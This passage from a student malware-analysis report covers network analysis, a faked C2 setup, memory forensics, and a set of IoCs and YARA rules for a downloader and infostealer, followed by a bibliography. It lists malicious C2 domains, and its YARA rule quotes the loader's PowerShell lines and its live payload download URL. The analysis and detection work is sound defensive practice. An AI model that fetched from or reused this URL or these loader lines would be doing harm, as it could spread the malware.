1678 http.Request.TrustMarshalJSON.SigningMethodRSA.UpdateInputState.
1679 [6]interface{}.Size.json:"size".
1680 func()net.Addr.
1681 func()net.Conn.
```

```
2408 dbus.authExternal.
2409 dbus.depthCounter.Field.json:"field".
2410 []json.RawMessage.
2411 []viper.FlagValue.InsecureSkipVerify.
2412 []tls.Certificate.RegisterAggregator.RegisterAuthorizer.RegisterCommitHook.RegisterUpdateHook.
2413 jwt.SigningMethod.boundsInGLFWPixels.
2414 []image.Rectangle
```

```
8230 func([]uint8,tls.ConnectionState)(
8231 tls.SessionState,error).>
8232 func(tls.ConnectionState,
8233 tls.SessionState)([]uint8,error).>
8234 struct{
8235 gob.enc
8236 gob.enchelper}.>
8237 struct{
8238 yaml.decoder;
8239 yaml.Node;int}
8240 s2a_go_proto.ValidatePeerCertificateChainReq_VerificationMode.>
```

Figures 25, 26 and 27: code hidden in the malware that hints at json and yaml formatting and exfiltration capabilities

This deobfuscated document of 8,651 lines is too long to be analysed in depth in this report, but its content will be used to build IoCs tailored to this malware.


This discovery, along with the inability to leave the loop the malware stepped into, marks the end of the debugging phase of this malware analysis.

### Network Analysis

As this malware was downloaded as an additional payload by a downloader, a logical element to analyse dynamically is the infected machine's network. This will allow the analyst to see if the malware retrieves yet another payload from a malicious website. Using Wireshark, one can analyse inbound and outbound network packets and try to find additional IoCs.

To perform the analysis, a secured windows based Virtual Machine is set-up. Wireshark is installed and the machine is modified to limit its virtual network to itself, despite relying on the physical network card in the host computer[135]. The malware is then detonated on the virtual machine while Wireshark monitors the network.

Once the malware is detonated, the process "GetWindowText.exe" appears in the task manager but no window appears. After a while, the process exits and suspicious HTTP requests appear on Wireshark, as pictured in figure 28.



The screenshot shows the Wireshark interface with a packet list table. The table has columns for No., Time, Source, Destination, Protocol, Length, and Info. The captured packets include ARP requests and several DNS standard queries to various domains.

No.	Time	Source	Destination	Protocol	Length	Info
7	4.872687	VMware_38:30:28	VMware_c0:00:01	ARP	42	Who has 192.168.48.1? Tell 192.168.48.128
8	4.874017	VMware_c0:00:01	VMware_38:30:28	ARP	60	192.168.48.1 is at 00:50:56:c0:00:01
9	5.504343	192.168.48.128	192.168.48.1	DNS	86	Standard query 0xcafa A checkappexec.microsoft.com
10	9.505754	192.168.48.128	192.168.48.1	DNS	86	Standard query 0xcafa A checkappexec.microsoft.com
11	30.908824	192.168.48.128	192.168.48.1	DNS	77	Standard query 0x5efa A pittyshishre.site
12	31.904215	192.168.48.128	192.168.48.1	DNS	77	Standard query 0x5efa A pittyshishre.site
13	32.930893	192.168.48.128	192.168.48.1	DNS	77	Standard query 0x5efa A pittyshishre.site
14	34.919364	192.168.48.128	192.168.48.1	DNS	77	Standard query 0x5efa A pittyshishre.site
15	35.871616	VMware_38:30:28	VMware_c0:00:01	ARP	42	Who has 192.168.48.1? Tell 192.168.48.128
16	35.872238	VMware_c0:00:01	VMware_38:30:28	ARP	60	192.168.48.1 is at 00:50:56:c0:00:01
17	38.934629	192.168.48.128	192.168.48.1	DNS	77	Standard query 0x5efa A pittyshishre.site
18	42.953915	192.168.48.128	192.168.48.1	DNS	76	Standard query 0x12cc A famikyjdiag.site
19	44.000317	192.168.48.128	192.168.48.1	DNS	76	Standard query 0x12cc A famikyjdiag.site
20	45.013326	192.168.48.128	192.168.48.1	DNS	76	Standard query 0x12cc A famikyjdiag.site
21	47.013352	192.168.48.128	192.168.48.1	DNS	76	Standard query 0x12cc A famikyjdiag.site
22	51.028782	192.168.48.128	192.168.48.1	DNS	76	Standard query 0x12cc A famikyjdiag.site

Figure 28: Suspicious queries recorded by Wireshark

Those requests try to query several websites:

- pittyshishre(.)site
- famikyjdiag(.)site
- possiwreeste(.)site
- commandejorsk(.)site
- underlinemdsj(.)site
- bellykmrebk(.)site
- agentyanlark(.)site
- writekdmsnu(.)site
- delaylacedmn(.)site

- And finally, steamcommunity(.)com.

As shown in figures 29 and 30, looking up the two URLs from this list on VirusTotal shows that they have been flagged as malicious by several reliable vendors such as Fortinet[129] and BitDefender[130].



Figures 29 and 30: VirusTotal analysis results for the malicious URLs

VirusTotal returns similar results for the other URLs, except for steamcommunity(.)com. This last URL is for a legitimate website on which players can talk about video games available via the Steam platform. As it is not possible to see what the malware's request to steamcommunity(.)com would be, one can only make hypothesis as to why the malware queries such website:

- One could assume it is an anti-forensics technique, to check if the malware runs in a sandboxed environment. However, this seems unlikely, as one would expect this kind of anti-forensics technique to be used as early on in the process as possible.
- It could also be a way for the malware to hide its queries to malicious websites. By performing an additional query to a legitimate website, it could try to make the other queries appear as more legitimate. This also seems unlikely, as querying a single legitimate website after trying to access 9 malicious domains is disproportionate.
- The last hypothesis one can make is that the website steamcommunity(.)com is somehow part of the Command and Control process used by the malicious actors behind that malware. As it stands, it is impossible to investigate this hypothesis further.

This network analysis is not over yet. Even if the virtual machine used for analysis is disconnected from the internet, it is possible to trick the malware into thinking it has connected to the domain it tried to query. The process is a bit convoluted:

- First, one has to create a mock API accessible via a specific port on localhost. In this case, the mock API was created using Mockoon and made available on port 443.

- Second, one has to modify Windows' host file to force the system to redirect connections to any of the aforementioned malicious domains to a random, unused loopback address (127.65.43.21 in this case).
- Third, one has to do a port redirection using the command line tool netsh, which will listen to connections from 127.65.43.21:443 and redirect them to 127.0.0.1.
- Fourth, one has to create a self-signed certificate valid for all malicious domains listed earlier in this report, which is done by adding said domains as "Subject Alternative Name" in the certificate, and make the mock API use it.
- Finally, one has to install the same certificate in the virtual machine's "Trusted Root Certification Authorities" Certificate Store.

Once all of those steps are completed, one can connect to the mock API without triggering TLS certificate errors that will lead the malware to end the connection prematurely.

After running the malware, one can look into Mockoon's logs to see the calls that have been made to the API and see the malware's attempt at communicating with its C2 domains, as pictured in figure 31 below:




Figure 31: logs from the mock API

The malware was very straightforward: once it connected successfully to what it believes is the C2 domain, it sent a POST request with the body "act=life". This is clearly a form parameter key/value pair, its key potentially standing for "action", which sends a beacon to the malicious domain to report the infection of a new device. Sending the same message to

nine different C2 domains increases the likelihood that the malicious actors controlling the malware will receive the message and continue the attack manually.

This discovery puts an end to this network analysis.

### Memory analysis

Another technique in dynamic analysis is memory forensics, where the memory of an infected machine is analysed and potentially compared with its earlier clean state, if available.

As virtual machines are used for this analysis and regularly snapshotted, it is possible to compare the state of the machine pre and post contamination.

Immediately, one can notice a lot of services were started after detonating the malware. Those of note are:

- 4 instances of **msedge.exe**, which is Microsoft Edge, a web browser.
- One instance of **TrustedInstaller.exe**, which is part of Windows Resource Protection and can modify core system files, folders and registry keys.[131]
- One instance of **smartscreen.exe**, which is part of Microsoft Defender SmartScreen and protects against malware[132].
- One instance of **AddInProcess.exe** and **AddInProcess32.exe** which are used to manage add-ins within Microsoft Office applications[133].

Although most of these processes' parent processes seem to be legitimate Windows processes, some of them stem from terminated processes that do not appear on the list.

One can then use a volatility plugin called malfind, which lists processes that potentially contain injected code, based among other things on the content of their PE header and the processes' permissions. The plugin marks **smartscreen.exe** and **AddInProcess32.exe** as suspicious.

As pictured in figure 32, extracting the process **AddInProcess32.exe** and submitting it for analysis on VirusTotal reveals that 18 reliable vendors (including Microsoft, which supposedly created this file) flagged this file as malicious.




Figure 32: screenshot of an analysis of the suspected malware performed by VirusTotal.

However, VirusTotal does not reveal any negative analysis of **smartscreen.exe**, meaning this process has not been flagged as suspicious by any security vendor collaborating with said



website. The findings related to AddInProcess32.exe are still enough to confirm the idea that the malware relies on process injection to bypass security features.

Based on the clues found during this memory dump, one could look into registry forensics for changes that would help the malware persist, but this technique will not be explored for the sake of time.

## Conveying findings

Now that the analysis has reached its end, one can convey and formalize the findings via IoCs and an analysis report.

### IoCs

Several IoCs can be extracted from the results of the analysis and are listed in table 1 below.

IoC Type	IoC	SHA-256 Hash
Domain	storageinstance(.)oss-ap-sout heast-1(.)aliyuncs(.)com	/
Domain	pittyshishre(.)site	/
Domain	famikyjdiag(.)site	/
Domain	possiwreeste(.)site	/
Domain	commandejorsk(.)site	/
Domain	underlinemdsj(.)site	/
Domain	bellykmrebk(.)site	/
Domain	agentyanlark(.)site	/
Domain	writekdmsnu(.)site	/
Domain	delaylacedmn(.)site	/
File	pennicle.txt.ps1	b0879918c9bcb34665ea7471f7ce87c6 ed49a032f364ccd2ae279886a2bbd96e
File	GetWindowText.exe	92404a009eff4b32a0370d5e590d857b a83b031478aa74e6f6767460c5372830
File	GetWindowText.zip	6c88649830495d542a0f58cdeca983c1 5de71358d8bab0a7ecb3bf6c0e01d5f7

Table 1: various IoCs from the analysed malwares

One of the YARA rules developed from the analysis findings can be examined below. It is specifically designed to detect pennicle.txt.ps1.

```
/*
YARA Rule Set
Author: EMC for Trifork Security
Date: 2024-12-18
Description: Detection of pennicle.txt.ps1 malware
Reference: Internal Analysis of pennicle.txt.ps1
*/

rule PennicleDetection {
  meta:
    description = "Detection rule for pennicle.txt.ps1 malware"
    author = "BEMC for Trifork Security"
    reference = "Internal Malware Analysis Report"
    date = "2024-12-18"
    hash1 = "b0879918c9bcb34665ea7471f7ce87c6ed49a032f364ccd2ae279886a2bbd96e"
  // SHA-256 hash of pennicle.txt.ps1

  strings:
    $s1 = "if (!(Test-Path $jvk)) { New-Item -Path $jvk -ItemType Directory }"
  fullword ascii
    $s2 = "[IO.Compression.ZipFile]::ExtractToDirectory($bgn, $jvk)" fullword
  ascii
    $s3 =
"https://storageinstance.oss-ap-southeast-1.aliyuncs.com/link/process/GetWindowT
ext.zip" fullword ascii

  condition:
    filesize < 3000KB and
    2 of them
}
```

### [Analysis report](#)

The report of the analysis detailed in the current document is not publicly available.

### [Blog posts](#)

The content of this report and the case study was rephrased and published on TS' blog as a three parter, under the overall title "Malware Reverse Engineering: Through the Looking-glass (and what Analysts Found There)". At the time of submission, only two of the three articles have been published:

- Part I on January the 9th, which explains why one would reverse engineer malware.
- Part II on January the 16th, which explains how one reverse engineers malware.

The third and final part, which presents highlights of the case study in this report, will be published on January the 23rd.

All the articles reused the sources and content found in this report, but watered down to allow anyone without a technical background to read them.



## Conclusion

This report has explored in theory and practice the questions found in the problem statement, based on the research found on reverse engineering and malware analysis. The application of the research was based on Trifork Security's domain to see if the theoretical knowledge could be applied to a real-world situation in a commercial context.

Various techniques were listed to explore how one can reverse engineer malware, along with the caveats one should keep in mind when applying said techniques to malware reverse engineering. It was discovered that malware reverse engineering could help improve a company's security posture by finding concrete elements in the malware that can be measured, such as IP addresses and vulnerability exploitation discovery. Those findings could be converted into practical recommendations, for example via the writing and spreading of reports about the malware and the creation of YARA rules to ensure the malware can be detected by automated systems.

The learnings from this research were applied to the analysis of a malware Trifork Security recently encountered, leading to several findings that were then converted to actionable security recommendations.

The research done for this project was very informative, bringing the student behind the project numerous teachings that were cemented by their application in the project's practical malware analysis.

The process behind the writing of this report went according to plan, such as the research and applications of said research to answer the problem statement.

## Bibliography

- [1] Department of Computer Science, Virtual University of Pakistan and R. Tahir, 'A Study on Malware and Malware Detection Techniques', *Int. J. Educ. Manag. Eng.*, vol. 8, no. 2, pp. 20–30, Mar. 2018, doi: 10.5815/ijeme.2018.02.03.
- [2] 'Malware', *Wikipedia*. Nov. 02, 2024. Accessed: Nov. 05, 2024. [Online]. Available: <https://en.wikipedia.org/w/index.php?title=Malware&oldid=1254984759>
- [3] '12 Types of Malware + Examples That You Should Know | CrowdStrike', CrowdStrike.com. Accessed: Nov. 15, 2024. [Online]. Available: <https://www.crowdstrike.com/en-us/cybersecurity-101/malware/types-of-malware/>
- [4] Cofense, 'Ransomware in 2024: Top 5 Delivery Methods and Threats to Know', Cofense. Accessed: Nov. 15, 2024. [Online]. Available: <https://cofense.com/blog/ransomware-in-2024-top-5-delivery-methods-and-threats-to-know>
- [5] 'Theory of Self-Reproducing Automata'. Accessed: Nov. 05, 2024. [Online]. Available: <https://cba.mit.edu/events/03.11.ASE/docs/VonNeumann.pdf>
- [6] 'The History of Malware | IBM'. Accessed: Nov. 05, 2024. [Online]. Available: <https://www.ibm.com/think/topics/malware-history>
- [7] 'Stuxnet', *Wikipedia*. Nov. 04, 2024. Accessed: Nov. 06, 2024. [Online]. Available: <https://en.wikipedia.org/w/index.php?title=Stuxnet&oldid=1255323076>
- [8] 'Global Threat Report 2024 - Executive Summary - 28-10-2024.pdf', Google Docs. Accessed: Nov. 06, 2024. [Online]. Available: [https://drive.google.com/file/d/1beEjQGjWfd3L0xxiqLC2JhNOAg9vnRq4/view?usp=drive\\_open&edoph=true&usp=embed\\_facebook](https://drive.google.com/file/d/1beEjQGjWfd3L0xxiqLC2JhNOAg9vnRq4/view?usp=drive_open&edoph=true&usp=embed_facebook)
- [9] J. Coker, 'Malware-as-a-Service Now the Top Threat to Organizations', *Infosecurity Magazine*. Accessed: Nov. 06, 2024. [Online]. Available: <https://www.infosecurity-magazine.com/news/malware-service-top-threat/>
- [10] 'The CrowdStrike Falcon® platform', crowdstrike.com. Accessed: Nov. 06, 2024. [Online]. Available: <https://www.crowdstrike.com/platform/>
- [11] D. Badampudi, C. Wohlin, and K. Petersen, 'Experiences from using snowballing and database searches in systematic literature studies', in *Proceedings of the 19th International Conference on Evaluation and Assessment in Software Engineering*, in EASE '15. New York, NY, USA: Association for Computing Machinery, Apr. 2015, pp. 1–10. doi: 10.1145/2745802.2745818.
- [12] 'ScienceDirect.com | Science, health and medical journals, full text articles and books.' Accessed: Nov. 22, 2024. [Online]. Available: <https://www.sciencedirect.com/>
- [13] 'EdTech Books'. Accessed: Nov. 22, 2024. [Online]. Available: [https://edtechbooks.org/studentguide/design-based\\_research](https://edtechbooks.org/studentguide/design-based_research)
- [14] 'What is Reverse-engineering? How Does It Work?', Search Software Quality. Accessed: Nov. 06, 2024. [Online]. Available: <https://www.techtarget.com/searchsoftwarequality/definition/reverse-engineering>
- [15] H. Eckerman, *Mastering Ghidra: A Comprehensive Guide to Reverse Engineering*.
- [16] 'What Is Software? | Definition from TechTarget', Search App Architecture. Accessed: Nov. 08, 2024. [Online]. Available: <https://www.techtarget.com/searchapparchitecture/definition/software>
- [17] 'Executable file: What is an Executable File in computing? | Lenovo US'. Accessed: Nov. 08, 2024. [Online]. Available: <https://www.lenovo.com/us/en/glossary/executable-file/>
- [18] 'Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software: Sikorski, Michael, Honig, Andrew: 8601400885581: Amazon.com: Books'. Accessed: Nov. 08, 2024. [Online]. Available: [https://www.amazon.com/Practical-Malware-Analysis-Hands-Dissecting/dp/1593272901/ref=pd\\_rhf\\_ee\\_s\\_pd\\_sbs\\_rvi\\_d\\_scc1\\_1\\_3/131-2713907-8262453?pd\\_rd\\_w=i5gGO&content-id=amzn1.sym.46e2be74-be72-4d3f-86e1-1de279690c4e&pf\\_rd\\_p=46e2be](https://www.amazon.com/Practical-Malware-Analysis-Hands-Dissecting/dp/1593272901/ref=pd_rhf_ee_s_pd_sbs_rvi_d_scc1_1_3/131-2713907-8262453?pd_rd_w=i5gGO&content-id=amzn1.sym.46e2be74-be72-4d3f-86e1-1de279690c4e&pf_rd_p=46e2be)

- 74-be72-4d3f-86e1-1de279690c4e&pf\_rd\_r=JXXFTAADPVB78E5K702F&pd\_rd\_wg=ycGc0&pd\_rd\_r=2a693ef3-ed13-4a22-a2db-af3ea6fbb27f&pd\_rd\_i=1593272901&psc=1
- [19] 'pwn.college'. Accessed: Nov. 08, 2024. [Online]. Available: <https://pwn.college/intro-to-cybersecurity/reverse-engineering/>
  - [20] S. Sengupta, 'Reverse Engineering Malware: Techniques And Tools For Analyzing And Dissecting Malicious Software', Medium. Accessed: Nov. 13, 2024. [Online]. Available: <https://sudip-says-hi.medium.com/reverse-engineering-malware-techniques-and-tools-for-analyzing-and-dissecting-malicious-software-4dd5949135f0>
  - [21] markruss, 'Strings - Sysinternals'. Accessed: Nov. 08, 2024. [Online]. Available: <https://learn.microsoft.com/en-us/sysinternals/downloads/strings>
  - [22] 'WJR Software - PEview (PE/COFF file viewer),...' Accessed: Dec. 13, 2024. [Online]. Available: <http://wjradburn.com/software/>
  - [23] 'Winitor'. Accessed: Dec. 13, 2024. [Online]. Available: <https://www.winitor.com/download>
  - [24] 'Is Java Interpreted or Compiled - Javatpoint', www.javatpoint.com. Accessed: Dec. 02, 2024. [Online]. Available: <https://www.javatpoint.com/is-java-interpreted-or-compiled>
  - [25] S. Gaurav, 'Difference between Interpreted and Compiled Language', Scaler Topics. Accessed: Dec. 02, 2024. [Online]. Available: <https://www.scaler.com/topics/interpreted-vs-compiled-language/>
  - [26] 'What is the difference between a compiled and interpreted programming language? | LinkedIn'. Accessed: Dec. 02, 2024. [Online]. Available: <https://www.linkedin.com/pulse/what-difference-between-compiled-interpreted-programming-language/>
  - [27] 'Interpreted vs Compiled Programming Languages: What's the Difference?', freeCodeCamp.org. Accessed: Dec. 02, 2024. [Online]. Available: <https://www.freecodecamp.org/news/compiled-versus-interpreted-languages/>
  - [28] 'IDA Pro'. Accessed: Dec. 13, 2024. [Online]. Available: <https://hex-rays.com/ida-pro>
  - [29] 'Ghidra'. Accessed: Nov. 20, 2024. [Online]. Available: <https://ghidra-sre.org/>
  - [30] 'What is decompile?', WhatIs. Accessed: Nov. 11, 2024. [Online]. Available: <https://www.techtarget.com/whatis/definition/decompile>
  - [31] P. N. F. Software, 'What is decompilation?', Medium. Accessed: Nov. 11, 2024. [Online]. Available: <https://medium.com/@pnfsoftware/what-is-decompilation-26ce48f282bc>
  - [32] C. Thiede, 'Symbolic Execution and Applications'.
  - [33] 'About this class | Introduction | Reverse Engineering 3201: Symbolic Analysis | OpenSecurityTraining2'. Accessed: Nov. 14, 2024. [Online]. Available: [https://apps.p.ost2.fyi/learning/course/course-v1:OpenSecurityTraining2+RE3201\\_symexec+2021\\_V1/block-v1:OpenSecurityTraining2+RE3201\\_symexec+2021\\_V1+type@sequential+block@49a49d1795634800a04e6f319407bf03/block-v1:OpenSecurityTraining2+RE3201\\_symexec+2021\\_V1+type@vertical+block@28badad322e24196923d01b2b2c8fc24](https://apps.p.ost2.fyi/learning/course/course-v1:OpenSecurityTraining2+RE3201_symexec+2021_V1/block-v1:OpenSecurityTraining2+RE3201_symexec+2021_V1+type@sequential+block@49a49d1795634800a04e6f319407bf03/block-v1:OpenSecurityTraining2+RE3201_symexec+2021_V1+type@vertical+block@28badad322e24196923d01b2b2c8fc24)
  - [34] 'angr'. Accessed: Dec. 13, 2024. [Online]. Available: <https://angr.io/>
  - [35] 'Wireshark · Go Deep', Wireshark. Accessed: Nov. 11, 2024. [Online]. Available: <http://localhost:4321/>
  - [36] 'Debuggers', IONOS Digital Guide. Accessed: Nov. 11, 2024. [Online]. Available: <https://www.ionos.com/digitalguide/websites/web-development/debugger/>
  - [37] 'What is debugging?', Search Software Quality. Accessed: Nov. 11, 2024. [Online]. Available: <https://www.techtarget.com/searchsoftwarequality/definition/debugging>
  - [38] Mikejo5000, 'Debugging techniques and tools - Visual Studio (Windows)'. Accessed: Nov. 11, 2024. [Online]. Available: <https://learn.microsoft.com/en-us/visualstudio/debugger/write-better-code-with-visual-studio?view=vs-2022>

- [39] jeFF0Falltrades, *Reverse Engineering and Weaponizing XP Solitaire (Mini-Course)*, (Nov. 26, 2022). Accessed: Nov. 11, 2024. [Online Video]. Available: <https://www.youtube.com/watch?v=ZmPArvsSii4>
- [40] 'x64dbg'. Accessed: Dec. 13, 2024. [Online]. Available: <https://x64dbg.com/>
- [41] 'The Volatility Foundation - Promoting Accessible Memory Analysis Tools Within the Memory Forensics Community', The Volatility Foundation - Promoting Accessible Memory Analysis Tools Within the Memory Forensics Community. Accessed: Nov. 13, 2024. [Online]. Available: <https://volatilityfoundation.org/>
- [42] 'Cuckoo Sandbox - Automated Malware Analysis', Cuckoo Sandbox - Automated Malware Analysis. Accessed: Nov. 13, 2024. [Online]. Available: <https://cuckoosandbox.org/>
- [43] 'Interactive Online Malware Analysis Sandbox - ANY.RUN'. Accessed: Nov. 13, 2024. [Online]. Available: <https://app.any.run/>
- [44] 'Malware Analysis is for the (Cuckoo) Birds', TrustedSec. Accessed: Nov. 14, 2024. [Online]. Available: <https://trustedsec.com/blog/malware-cuckoo-1>
- [45] Avira, 'Cuckoo Sandbox vs. Reality', Avira Blog. Accessed: Nov. 14, 2024. [Online]. Available: <https://www.avira.com/en/blog/cuckoo-sandbox-vs-reality-2>
- [46] 'What Is Reverse Engineering in Cyber Security? [2024 Guide]'. Accessed: Nov. 06, 2024. [Online]. Available: <https://www.stationx.net/what-is-reverse-engineering-in-cyber-security/>
- [47] 'What is Reverse Engineering Technique in Cybersecurity?', GeeksforGeeks. Accessed: Nov. 06, 2024. [Online]. Available: <https://www.geeksforgeeks.org/what-is-reverse-engineering-technique-in-cybersecurity/>
- [48] Praveen, 'A Quick Guide to Reverse Engineering Malware', Cybersecurity Exchange. Accessed: Nov. 11, 2024. [Online]. Available: <https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/malware-reverse-engineering/>
- [49] R. Yu, 'GINMASTER: A CASE STUDY IN ANDROID MALWARE'.
- [50] 'Creeper & Reaper'. Accessed: Nov. 19, 2024. [Online]. Available: <https://corewar.co.uk/creeper.htm>
- [51] 'Lateral Tool Transfer, Technique T1570 - Enterprise | MITRE ATT&CK®'. Accessed: Nov. 19, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1570/>
- [52] 'Exploitation of Remote Services, Technique T0866 - ICS | MITRE ATT&CK®'. Accessed: Nov. 19, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T0866/>
- [53] 'System Network Configuration Discovery, Technique T1016 - Enterprise | MITRE ATT&CK®'. Accessed: Nov. 19, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1016/>
- [54] A. Wolf, 'Most Common Malware Attacks', Arctic Wolf. Accessed: Nov. 19, 2024. [Online]. Available: <https://arcticwolf.com/resources/blog/8-types-of-malware/>
- [55] '12 Common Types of Malware Attacks and How to Prevent Them', Search Security. Accessed: Nov. 19, 2024. [Online]. Available: <https://www.techtarget.com/searchsecurity/tip/10-common-types-of-malware-attacks-and-how-to-prevent-them>
- [56] 'What is Malware? Malware Definition, Types and Protection', Malwarebytes. Accessed: Nov. 19, 2024. [Online]. Available: <https://www.malwarebytes.com/malware>
- [57] 'What Is Malware? - Definition and Examples', Cisco. Accessed: Nov. 19, 2024. [Online]. Available: <https://www.cisco.com/site/us/en/learn/topics/security/what-is-malware.html>
- [58] K. Zetter, *Countdown to Zero Day: Stuxnet and the Launch of the World's First Digital Weapon*, Reprint edition. New York: Crown, 2015.
- [59] 'Lumma Stealer (Malware Family)'. Accessed: Nov. 19, 2024. [Online]. Available: <https://malpedia.caad.fkie.fraunhofer.de/details/win.lumma>
- [60] B. Blunden, *Rootkit Arsenal: Escape and Evasion in the Dark Corners of the System*.

- Jones & Bartlett Publishers, 2013.
- [61] J. Tanner, 'Malware 101: Additional payloads', Barracuda Blog. Accessed: Nov. 19, 2024. [Online]. Available: <https://blog.barracuda.com/2023/11/02/malware-101-additional-payloads>
- [62] 'FAQ | MITRE ATT&CK®'. Accessed: Nov. 19, 2024. [Online]. Available: <https://attack.mitre.org/resources/faq/>
- [63] 'Obfuscated Files or Information: Embedded Payloads, Sub-technique T1027.009 - Enterprise | MITRE ATT&CK®'. Accessed: Nov. 19, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1027/009/>
- [64] 'Indicators of compromise (IOCs): how we collect and use them'. Accessed: Nov. 19, 2024. [Online]. Available: <https://securelist.com/how-to-collect-and-use-indicators-of-compromise/108184/>
- [65] Mossé Cyber Security Institute, *Common IOCs to retrieve from malware reverse engineering*, (Apr. 24, 2023). Accessed: Nov. 19, 2024. [Online Video]. Available: <https://www.youtube.com/watch?v=vV8q7lvwoHs>
- [66] M. Patrol, 'Malware Hashes and Hash Functions', Malware Patrol. Accessed: Nov. 25, 2024. [Online]. Available: <https://www.malwarepatrol.net/malware-hashes-and-hash-functions/>
- [67] N. H. S. England, 'NHS England » NHS England business continuity management toolkit case study: WannaCry attack'. Accessed: Nov. 12, 2024. [Online]. Available: <https://www.england.nhs.uk/long-read/case-study-wannacry-attack/>
- [68] 'What Is WannaCry Ransomware', Akamai. Accessed: Nov. 12, 2024. [Online]. Available: <https://www.akamai.com/glossary/what-is-wannacry-ransomware>
- [69] M. Hutchins, 'How to Accidentally Stop a Global Cyber Attacks – MalwareTech'. Accessed: Nov. 12, 2024. [Online]. Available: <https://malwaretech.com/2017/05/how-to-accidentally-stop-a-global-cyber-attacks.html>
- [70] 'WannaCry – Darknet Diaries'. Accessed: Nov. 12, 2024. [Online]. Available: <https://darknetdiaries.com/transcript/73/>
